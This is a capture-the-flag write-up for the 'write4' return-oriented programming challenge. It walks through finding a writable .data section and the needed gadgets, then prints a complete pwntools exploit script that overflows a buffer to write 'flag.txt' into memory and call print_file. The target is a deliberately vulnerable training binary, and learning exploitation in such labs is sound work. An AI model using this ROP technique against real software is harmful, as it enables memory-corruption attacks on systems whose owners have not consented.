
**ROP3: Write4**

In this challenge, we have to print the flag using the function print\_file.

Unfortunately, we don’t have the string flag.txt in the flag, so the goal is to write it into memory. As suggested, we have to find a gadget similar to mov [rax], rbx to write a value into memory (in this case, the value of rbx goes to the address pointed by rax).

So the goal is to write “flag.txt” somewhere in the memory, then calling print\_flag to print that file.

Let’s inspect the binary as always. We find the same pwn function with buffer overflow vulnerability (so 40 bytes of trash will be used to start the ropchain). We find the usefulFunction that show us how a file is printed:




As we suspected, we have to give to edi the address of the name of the file we want to print, in this case “flag.txt”.

We already see the address of sys.imp.print\_file, let’s take note of this, since we will use it soon


Print\_file = 0x00400510

Now the fun part begins. How can we write something into memory?

First of all, we need to find a section of the program that is writable. We can inspect the sections using readelf or the command iS into radare:




Most of the sections are just readable. A good section that is writable is .data (0x00601028), which is normally used to store variables. Let’s inspect what’s inside. It has a size of 10 bytes, which could be suitable for us, since “flag.txt” is 8 bytes long. We can inspect using px 10, and we can see the section is empty:



This is very good, since it means we have little risk to overwrite important things and make the program crash.

Now that we have the place to write our string, let’s find a gadget that can do it, in the form of mov [x], y

Let’s use ROPgadget and grep



We find mov ptr [r14], r15, that puts what’s into r15 at the address pointed by r14 (0x00400628). Ideally, we will put in r15 “flag.txt”, and in r14 we will put the address where we want to write it, which is 0x00601028 we found before.

We need the common pop gadget to put things into registers. Let’s find them with ROPgadget:

0x0000000000400690 : pop r14 ; pop r15 ; ret

Is exactly what we need!

Last, we need the gadget to put the address of the string into rdi:

0x0000000000400693 : pop rdi ; ret

Gotcha!

We then everything to build our chain:

*from pwn import \**

*data\_seg = 0x00601028*

*print\_file = 0x400510*

*# RIP offset is at 40*

*rop = b"A" \* 40*

*# First gadget to initialize r14 and r15*

*pop\_r14\_r15 = 0x0000000000400690 # pop r14 ; pop r15 ; ret*

*rop += p64(pop\_r14\_r15)*

*rop += p64(data\_seg)*

*rop += b"flag.txt"*

*#write to memory*

*mov\_r15\_to\_r14 = 0x0000000000400628 # mov qword ptr [r14], r15 ; ret*

*rop += p64(mov\_r15\_to\_r14)*

*# Call print\_file*

*pop\_rdi = 0x0000000000400693 # pop rdi ; ret*

*rop += p64(pop\_rdi)*

*rop += p64(data\_seg)*

*rop += p64(print\_file)*

*# Start process and send rop chain*

*e = process('write4')*

*e.sendline(rop)*

*e.interactive()*